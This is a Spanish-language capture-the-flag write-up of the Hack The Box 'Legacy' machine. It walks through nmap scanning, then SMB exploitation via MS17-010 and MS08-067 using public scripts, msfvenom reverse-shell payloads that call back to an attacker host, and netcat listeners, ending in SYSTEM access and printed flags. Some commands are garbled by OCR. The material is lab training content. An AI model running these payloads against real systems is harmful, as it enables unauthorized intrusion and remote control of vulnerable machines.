
LEGACY MACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.4 -oG allPorts
```


La salida nos muesta los sigueinets puertos:



Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p139,445,3389 -sV -sC 10.10.10.4 -oN targeted
```


este es el resultado:



EXPLOTACION

Como vemos que tiene el servicio smb habilitado, vamos a correr algunos script de nmap para detectar vulnerabilidades sobre ese servicio:

```
nmap -p445 --script=smb-vuln-* 10.10.10.4
```



vemos que es vulnerable a **MS-17-010** y **MS-08-067**

podriamos ejecutar cualquiera de ambos y es lo que vamos a hacer.

MS-17-010

para este caso encontre un script llamado **send_and_execute.py**:

https://github.com/helviojunior/MS17-010

```
git clone https://github.com/helviojunior/MS17-010.git
cd MS17-010
```

nos creamos una reverse shell en **.exe** malicioso con msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4242 EXITFUNC=threads -f exe -a x86 --platform
windows -o shell.exe
```

y lo que hace este script es enviar un ejecutable a la maquina windows y ejecutarlo automaticamente, nos colocamos en escucha con netcat y ejecutamos.

se necesita instalar impacket

```
#python2
apt install python2
python2
wget ```python
https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2 get-pip
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
python2 -m pip install .

#python3
apt install python3
python3
apt install python3-pip
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
python3 -m pip install .
```

de acuerdo a con que version de python instalaste impacket ejecutas python o python3:

```
python send_and_execute.py 10.10.10.4 shell.exe
```

estamos dentro como root y podemos ver la flag:

```
 Directory of C:\Documents and Settings

16/03/2017  09:07 ??    <DIR>          .
16/03/2017  09:07 ??    <DIR>          ..
16/03/2017  09:07 ??    <DIR>          Administrator
16/03/2017  08:29 ??    <DIR>          All Users
16/03/2017  08:33 ??    <DIR>          john
               0 File(s)              0 bytes
               5 Dir(s)   6.297.571.328 bytes free

type john\Desktop\user.txt
type john\Desktop\user.txt
e69af0e4f443de7e36876fda4ec7644f
type Administrator\Desktop\root.txt
type Administrator\Desktop\root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings>
```

MS08-067

hay un script en github que nos ayudara: https://github.com/areyou1or0/OSCP/blob/master/Scripts%20-%20MS08-067

modificamos el exploit cambiando la shellcode por uno que vamos a generar:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4545 EXITFUNC=thread -b
"\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
```

lo reemplazamos y ejecutamos.

debe estar impacket instalado como en el anterior caso, de preferencia instalado con python2

tiene unas opciones el script por sistema operativo:

```
Usage: ms08-067.py <target ip> <os #> <Port #>

Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/
SP1 Universal, port 445
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Un
iversal, port 139 (445 could also be used)
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP
0 Universal
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP
1 English
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3
French (NX)
Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3
English (NX)
Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3
English (AlwaysOn NX)
```

nos funciono con la opcion 6 asi que ejecutamos:

```
python ms08-067.py 10.10.10.4 6 445
```

en la escuhca en netcat ya ingresamos como root a la maquina:

```
┌─[root@christian]─[/home/christian/Documentos/HTB/legacy/exploit]
└──╼ #impacket-smbserver smbfolder $(pwd)
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V
:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V
:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.4,1033)
[*] AUTHENTICATE_MESSAGE (\,LEGACY)
[*] User LEGACY\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
```

```
┌─[root@christian]─[/home/christian/Documentos/HTB/legacy/exploit]
└──╼ #rlwrap nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.4] 1032
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

cd c:\Do*
cd c:\Do*

type john\Desktop\user.txt
type john\Desktop\user.txt
e69af0e4f443de7e36876fda4ec7644f
type Administrator\Desktop\root.txt
type Administrator\Desktop\root.txt
993442d258b0e0ec917cae9e695d5713
\\10.10.14.18\smbfolder\whoami.exe
\\10.10.14.18\smbfolder\whoami.exe
NT AUTHORITY\SYSTEM

C:\Documents and Settings>
```

de igual forma podemos ver las flags.